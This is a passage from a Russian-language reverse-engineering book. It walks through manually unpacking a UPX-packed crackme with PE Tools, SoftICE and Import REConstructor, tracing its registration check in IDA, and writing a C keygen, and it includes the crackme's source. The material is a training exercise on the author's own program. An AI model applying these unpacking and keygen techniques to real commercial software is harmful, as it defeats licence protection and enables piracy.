Паковщик UPX содержит в себе и распаковщик, запущенный с ключом `-d`, он прекрасно распаковывает запакованные своим же алгоритмом файлы. Попробуем распаковать `eatme.exe`:

```
>upx -d eatme.exe
```

Однако UPX выдает ошибку `checksum error` и отказывается распаковывать файл (рис. II.6.7, б).




Рис. II.6.7, б. UPX отказывается распаковывать `eatme.exe`

Очевидно, автор встроил в файл какую-то защиту от распаковки (о ней будет рассказано далее). Можно, конечно, попробовать поискать какой-нибудь автоматический распаковщик, который справится с этой задачей, но мы пойдем более сложным, но и более интересным (правильным) путем — распакуем файл самостоятельно. Процедуру распаковки можно разделить на следующие этапы:

1. Поиск оригинальной точки входа в программу.
2. Заикливание программы перед этой точкой.
3. Снятие дампа программы.
4. Восстановление таблицы импорта и изменение точки входа на оригинальную.

### ***Ламеру на заметку***

Выполнение программы после загрузки в память начинается с точки входа (Entry Point). Но после того как программа запаковывается паковщиком, Entry Point принимает другое значение, которое указывает на код паковщика. Паков-

щик запоминает первоначальную точку входа, чтобы передать на нее управление после распаковки. Эта первоначальная точка входа называется *оригинальной точкой входа* (Original Entry Point или сокращенно OEP).

Первые три этапа нам поможет выполнить чудесный инструмент от российских разработчиков под названием PE Tools, который размещается на сайте Underground Information Center: <http://www.uinc.ru>, а на четвертом этапе не обойтись без программы Import REConstructor (к сожалению, указание сайта разработчиков в самой программе я не нашел, поэтому могу посоветовать лишь поискать ее на кречерских ресурсах вроде: <http://cracklab.narod.ru>).

### Примечание

Здесь рассказ о распаковке UPX с помощью инструмента PE Tools основывается на замечательной статье "Распаковка: от самого простого к... .. чуть более сложному" авторитетного российского кречера под ником MozcC. Для более детальных сведений следует обратиться к его статье на сайте <http://mozgc.info>, а я в книге не буду глубоко углубляться в тему распаковки.

Запустим PE Tools и для начала установим нужные опции в меню **Options | Set Options...** В общем-то, настройки по умолчанию трогать не надо, дополнительно нужно только включить в разделе **Task Viewer** опцию **Full Dump: paste header from disk**.

После настройки в меню **Tools | Break&Enter** нужно выбрать наш упакованный файл eatme.exe. На экране появится сообщение, которое проинструктирует о дальнейших действиях (рис. II.6.7, в).




Рис. II.6.7, в. PE Tools дает инструкции к действию



Сделаем так, как просит нас программа. Откроем SoftICE (комбинация клавиш <Ctrl>+<D>) и установим там брейкпоинт (brakepoint) третьего прерывания bpint 3, после чего выйдем из отладчика (опять же комбинация клавиш <Ctrl>+<D>) и нажмем **ОК**. Сразу же сработает SoftICE и курсор в окне кода переместится на строку:

```
0167:0040BE30 CC INT 3
```

А в окне команд появится такое сообщение:

```
===[ PE Tools ]=====
+                               +
+ Type "eb eip 60"           +
+                               +
=====
```

CC — это код команды INT 3, SoftICE вставил эту команду на место первого байта Entry Point, т. е. на начало пакера, после того как мы установили брейкпоинт bpint 3, теперь нужно вернуть измененную команду на место. Уберем все установленные брейкпоинты — это можно сделать командой bc \*. И как нас просил PE Tools в своем сообщении, введем команду eb eip 60. При этом в окне кода SoftICE можно будет увидеть, как команда CC (INT 3) изменится на 60 (PUSHAD):

```
0167:0040BE30 60 PUSHAD
```

Затем установим новый брейкпоинт bpm esp-4. Это "стандартный" брейкпоинт, который позволяет остановиться перед прыжком на ОЕР (подробности в статье *MozgC*). Выйдем из SoftICE (<Ctrl>+<D>), и тут же он снова сработает на установленный брейкпоинт на таких строчках:

```
0167:0040BF7E 61 POPAD
0167:0040BF7F E94E53FFFF JMP 004012D2 (JUMP↑)
```

Адрес 4012D2 является адресом оригинальной точки входа (ОЕР), его необходимо запомнить (выписать куда-нибудь на листочек).

Нам нужно зациклить программу на этом месте, для чего выполним в SoftICE команду a и наберем jmp eip, затем два раза нажмем <Enter>, чтобы выйти из режима ассемблера. Теперь программа зациклена перед ОЕР — это необходимо для того, чтобы снять дамп программы в ее исходном состоянии (до начала выполнения). После этого нужно закрыть SoftICE, а в окне PE Tools нажать клавишу <F5> для обновления списка процессов. Самым последним в списке будет eatme.exe. Щелкнув на нем правой кнопкой мыши и выбрав опцию **Dump Full...**, можно сохранить дамп на диск (по умолчанию под именем dumped.exe). Теперь можно уничтожить процесс eatme.exe, для этого нужно щелкнуть на нем правой кнопкой мыши и выбрать пункт **Kill Task [Del]**, или

просто нажать клавишу <Del>. Тут же снова сработает SoftICE, в котором теперь можно убрать все установленные брейкпойнты командой `bc *`.

Теперь восстановим таблицу импорта. В принципе это можно и не делать, а "засунуть" дамп сразу в IDA, но так проводить анализ неудобно, поскольку IDA не сможет распознать ни одной API-функции. Поэтому откроем программу Import REConstructor и запустим в системе *упакованный* (т. е. первоначальный) файл `eatme.exe`. Теперь выберем запущенный процесс из выпадающего списка **Attach to an Active Process**. Вспомним ту OEP, что мы записали на листочек. Правда эта OEP является виртуальной, а чтобы найти "настоящую", нужно вычесть из этого значения величину `ImageBase`. "Базу" любого файла можно узнать в PE Tools, если в меню **Tools | PE Editor** открыть нужный файл и нажать кнопку **Optional Header** (в большинстве случаев `ImageBase` равен 400000). В нашем случае оригинальная OEP определится следующим образом:  $4012D2 - 400000 = 12D2$ . В поле **OEP** Import REConstructor впишем рассчитанное значение и нажмем кнопку **IAT AutoSearch**. Появится сообщение, что удалось найти что-то и стоит попробовать нажать кнопку **Get Imports** (рис. II.6.7, з).




Рис. II.6.7, з. Import REConstructor советует нажать кнопку **Get Imports**

Так и сделаем. В окне **Imported Functions Found** появится список с именами DLL, против каждой из которых будет стоять YES (если это не так, значит что-то было сделано неправильно). Теперь нажмем **Fix Dump** и выберем полученный ранее файл (dumped.exe), в окне **Log** появится сообщение **Dumped.exe saved successfully**, а на диске новый файл dumped.exe. Это и есть окончательный файл с исправленной таблицей импорта. Его можно запустить и проверить на работоспособность. Стоит отметить, что код паковщика UPX все равно остался в файле, только теперь он не получает управления.

Таким образом, от паковщика мы избавились, теперь настала очередь разобраться с алгоритмом генерации пароля, чтобы написать свой кейгенератор. Откроем dumped.exe в IDA. В окне **Names window** сразу можно увидеть наличие диалоговой функции DialogFunc (рис. II.6.7, д), наверняка самое интересное происходит именно в ней, перейдем к ее коду двойным щелчком мыши.




Рис. II.6.7, д. Диалоговая функция в окне Names window

Видно, что в этой функции зачем-то берется имя пользователя системы вызовом Win API-функции `GetUserNameA` (листинг II.6.7, а).

### Ламеру на заметку

Буква A в конце имени API-функции означает, что данная функция принимает ANSI-строки. API-функции с буквой W на конце работают с Unicode-строками. Windows 9x работает только с ANSI-функциями, а Unicode-функции в этой системе представляют собой лишь "заглушки". Windows на ядре NT наоборот работают с Unicode-функциями, а ANSI-функции представляют собой только лишь "переходники" к Unicode-функциям.

### Листинг II.6.7, а. Вызов API-функции `GetUserNameA`

```
UPX0:004010BC      push  offset nSize ; nSize
UPX0:004010C1      push  offset Buffer ; lpBuffer
UPX0:004010C6      call  ds:GetUserNameA
UPX0:004010CC      mov   ebx, ds:dword_4070A0
```

А затем к коду каждого символа системного имени пользователя прибавляется 186A0h (или 100000 в десятичной системе счисления), при этом все коды суммируются в регистре ESI (листинг II.6.7, б).

#### Листинг II.6.7, б. Суммирование кодов символов

```
UPX0:004010E2 loc_4010E2:          ; CODE XREF: DialogFunc+7C↓j
UPX0:004010E2          movsx    eax, byte ptr [ebx+edx]
UPX0:004010E6          mov     edi, ebx
UPX0:004010E8          or      ecx, 0FFFFFFFFh
UPX0:004010EB          lea     esi, [esi+eax+186A0h]
UPX0:004010F2          xor     eax, eax
UPX0:004010F4          inc     edx
UPX0:004010F5          repne  scasb
UPX0:004010F7          not     ecx
UPX0:004010F9          dec     ecx
UPX0:004010FA          cmp     edx, ecx
UPX0:004010FC          jnb     short loc_4010E2
```

Еще ниже по коду мы видим, что вызывается API-функция GetDlgItemTextA, которая принимает строку, введенную пользователем в поле Name (листинг II.6.7, в).

#### Листинг II.6.7, в. Вызов API-функции GetDlgItemTextA для считывания Name

```
UPX0:00401105          mov     ebx, ds:GetDlgItemTextA
UPX0:0040110B          push   100h          ; nMaxCount
UPX0:00401110          push   offset String ; lpString
UPX0:00401115          push   3E8h          ; nIDDlgItem
UPX0:0040111A          push   ebp           ; hDlg
UPX0:0040111B          call   ebx; GetDlgItemTextA
UPX0:0040111D          mov     edi, offset String
```

Далее так же, как в листинге II.6.7, б, берется каждый символ введенной строки и к его коду прибавляется 186A0h (100000 в десятичной системе), при этом все символы суммируются и записываются в тот же самый регистр ESI (листинг II.6.7, г).

#### Листинг II.6.7, г. Суммирование кодов символов

```
UPX0:00401130 loc_401130:          ; CODE XREF: DialogFunc+D0↓j
UPX0:00401130          movsx   ecx, ds:String[edx]
UPX0:00401137          mov     edi, offset String
```

```

UPX0:0040113C      xor     eax, eax
UPX0:0040113E      lea     esi, [esi+ecx+186A0h]
UPX0:00401145      or      ecx, 0FFFFFFFFh
UPX0:00401148      inc     edx
UPX0:00401149      repne scasb
UPX0:0040114B      not     ecx
UPX0:0040114D      dec     ecx
UPX0:0040114E      cmp     edx, ecx
UPX0:00401150      jb      short loc_401130

```

В заключение к полученной в ESI сумме прибавляется число 7A69h (31337 в десятичной системе счисления). Следующим этапом программа принимает введенную строку из поля **Reg num** (листинг II.6.7, д).

#### Листинг II.6.7, д. Вызов API-функции GetDlgItemTextA для считывания Reg num

```

UPX0:0040116B      push    100h           ; nMaxCount
UPX0:00401170      push    offset dword_4069E4; lpString
UPX0:00401175      push    3EAh          ; nIDDlgItem
UPX0:0040117A      push    ebp           ; hDlg
UPX0:0040117B      call    ebx; GetDlgItemTextA

```

После чего происходит посимвольное сравнение строки введенной в поле **Reg num** и рассчитанной ранее суммы в ESI (листинг II.6.7, е).

#### Листинг II.6.7, е. Сравнение введенного Reg num с рассчитанным

```

UPX0:00401186 loc_401186:      ; CODE XREF: DialogFunc+128;j
UPX0:00401186      mov     dl, [eax]
UPX0:00401188      mov     bl, [esi]
UPX0:0040118A      mov     cl, dl
UPX0:0040118C      cmp     dl, bl
UPX0:0040118E      jnz     short loc_4011AE
UPX0:00401190      test    cl, cl
UPX0:00401192      jz      short loc_4011AA
UPX0:00401194      mov     dl, [eax+1]
UPX0:00401197      mov     bl, [esi+1]
UPX0:0040119A      mov     cl, dl
UPX0:0040119C      cmp     dl, bl
UPX0:0040119E      jnz     short loc_4011AE
UPX0:004011A0      add     eax, 2
UPX0:004011A3      add     esi, 2
UPX0:004011A6      test    cl, cl
UPX0:004011A8      jnz     short loc_401186

```



И в зависимости от результата сравнения выводится соответствующее сообщение. Думаю, алгоритм генерации регистрационного кода понятен. Словами его можно описать так. Берется системное имя пользователя (для этого служит API-функция `GetUserName`), затем все коды символов в этом имени суммируются, при этом к каждому коду дополнительно прибавляется 100000. Затем принимается строка из поля **Name** и аналогично — все коды символов этой строки складываются предварительно просуммированные с константой 100000. После, полученные два числа складываются, и к общей сумме прибавляется константа 31337. Конечная сумма — это и есть регистрационный код. На Си все сказанное будет выглядеть так, как показано в листинге II.6.7, ж.

**Листинг II.6.7, ж. Код генератора регистрационных номеров на Си**

```
GetUserName(lpszSystemInfo, &cchBuff);
for (i=0;i<strlen(lpszSystemInfo);i++)
{
    RegCode += lpszSystemInfo[i]+100000;
}
GetDlgItemText(hDlg, IDC_EDIT1, ed_Text1, 256);
for (i=0;i<strlen(ed_Text1);i++)
{
    RegCode += ed_Text1[i]+100000;
}
RegCode += 31337;
```

Скомпилированный файл кейгенератора с исходным кодом находится на прилагаемом компакт-диске в каталоге `\PART II\Chapter6\6.7\eatkeygen`. Его можно запустить и проверить, — ввести любое слово в поле **Name** и нажать **ОК**, после чего в поле **Reg num** высветится регистрационный номер для этого слова (рис. II.6.7, е). Если подставить эти имя и регистрационный номер в программу `Eat me`, то она нас обрадует сообщением **ОК!**

В листинге II.6.7, з приведен исходный код программы `Eat me` (его вместе со всеми смежными файлами проекта можно найти на прилагаемом компакт-диске в каталоге `\PART II\Chapter6\6.7\eatme`).




Рис. II.6.7, е. Рабочий генератор регистрационных номеров

Хочу обратить внимание, что в строке

```
MessageBox (NULL, "Wrong?", "Eat me", MB_OK);
```

слово "Wrong?" указано со знаком вопроса, однако после того, как файл был скомпилирован и упакован, с помощью шестнадцатеричного редактора (на самом деле я использовал просто FAR, клавишу <F4> и поиск по двум символам "g?") знак вопроса был исправлен мной на восклицательный знак. В итоге программа прекрасно работает, но это не позволяет UPX ее распаковать, именно поэтому нам пришлось использовать вначале PE Tools и пр.

#### Листинг II.6.7, 3. Исходный код программы eatme.exe

```
#include <windows.h>
#include "resource.h"
#define BUFSIZE 1024
LPTSTR lpszSystemInfo;
DWORD cchBuff = BUFSIZE;
TCHAR tchBuffer[BUFSIZE];
WNDPROC prevEditProc = NULL;
LRESULT CALLBACK nextEditProc(HWND hEdit, UINT msg, WPARAM wParam, LPARAM lParam)
{
    switch(msg)
    {
        case WM_KEYDOWN:
            if(VK_RETURN == wParam)
            {
                HWND hParent = GetParent(hEdit);
                SendMessage( hParent, msg, wParam, lParam);
                SetFocus(GetNextDlgTabItem( hParent, hEdit, FALSE));
                return 0;
            }
        break;
        case WM_CHAR:
            if(VK_RETURN == wParam)
                return 0;
        break;
    }
    return CallWindowProc(prevEditProc, hEdit, msg, wParam, lParam);
}
BOOL CALLBACK DlgProc(HWND hDlg, UINT msg, WPARAM wParam, LPARAM lParam)
{
    int i, RegCode;
    char Reg[256];
```

```
static char ed_Text1[256] = "";
static char ed_Text2[256] = "";
lpszSystemInfo = tchBuffer;
RegCode=0;
switch(msg)
{
    case WM_INITDIALOG:
        prevEditProc = (WNDPROC) SetWindowLong(
GetDlgItem(hDlg, IDC_EDIT1),
GWL_WNDPROC, (LONG)nextEditProc);
        break;
    case WM_COMMAND:
        if( wParam == IDOK)
        {
            GetUserName(lpszSystemInfo, &cchBuff);
for (i=0; i<strlen(lpszSystemInfo); i++)
{
    RegCode += lpszSystemInfo[i] + 100000;
}
GetDlgItemText(hDlg, IDC_EDIT1, ed_Text1, 256);
for (i=0; i<strlen(ed_Text1); i++)
{
    RegCode += ed_Text1[i] + 100000;
}
RegCode += 31337;

        sprintf(Reg, "%d", RegCode);
GetDlgItemText(hDlg, IDC_EDIT2, ed_Text2, 256);
if (!strcmp(ed_Text2, Reg))
{
    MessageBox (NULL, "OK", "Eat me", MB_OK);
    EndDialog(hDlg, 0);
} else {
    MessageBox (NULL, "Wrong?", "Eat me", MB_OK);
}
}
if(wParam == IDCANCEL)
    EndDialog(hDlg, 0);
break;
}
return 0;
```

```
int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR      lpCmdLine,
                    int        nCmdShow)
{
    DialogBox(hInstance, "EATME", HWND_DESKTOP, (DLGPROC)DlgProc);
    return 0;
}
```

## 6.8. Back in USSR

Для начала не помешает узнать, запакован файл или нет, а также на каком языке он написан. Язык программирования имеет большое значение при определении функций, байты которых будем в дальнейшем исправлять. Опытные хакеры это могут сделать визуально в любом редакторе, а менее опытные могут воспользоваться специализированными программами, такими как PE iDentifier (<http://peid.has.it>).

На рис. II.6.8, а видно, что PEiD не обнаружил никаких протекторов и паковщиков, и что файл был скомпилирован Microsoft Visual C++ 6.0.




Рис. II.6.8, а. PE iDentifier определил, что ussr.exe был скомпилирован Microsoft Visual C++ 6.0

Теперь откроем ussr.exe в дизассемблере IDA. В окне Imports (View | Open subviews | Imports) можно увидеть список импортируемых функций "электронной книгой" (рис. II.6.8, б).

Можно сделать законный вывод, что программа написана на чистом Win32 API. Чтобы включить возможность выделения любого участка текста, нужно знать, каким образом осуществляется выделение с помощью Win32 API. Для

этого обычно используется сообщение `EM_SETSEL`, в аргументе `lParam` которого указывается начальная и конечная позиция выделения:

```
SendMessage(hEditWnd, EM_SETSEL, 0, MAKELONG(wBeginPosition, wEndPosition);
```

В "электронной книге" мы видим, что любая попытка выделить текст смещает курсор на самую первую (нулевую) позицию окна, следовательно, в `ussr.exe` сообщение `EM_SETSEL` вызывается в таком виде:

```
SendMessage(hEditWnd, EM_SETSEL, 0, 0);
```

Если такую функцию вызывать, например, каждый раз в оконной процедуре, то она не даст выделить ни одного участка текста. Проверим. Найдем функцию `SendMessageA` в списке импортируемых функций программы и дважды щелкнем по ней мышью, при этом мы попадем в секцию `.idata`, где стандартно располагаются таблицы импорта. Щелкнем по перекрестной ссылке `DATA XREF: sub_401150+33↑r`, которая приведет нас в то место в программе, где расположена нужная нам функция (листинг II.6.8, а).

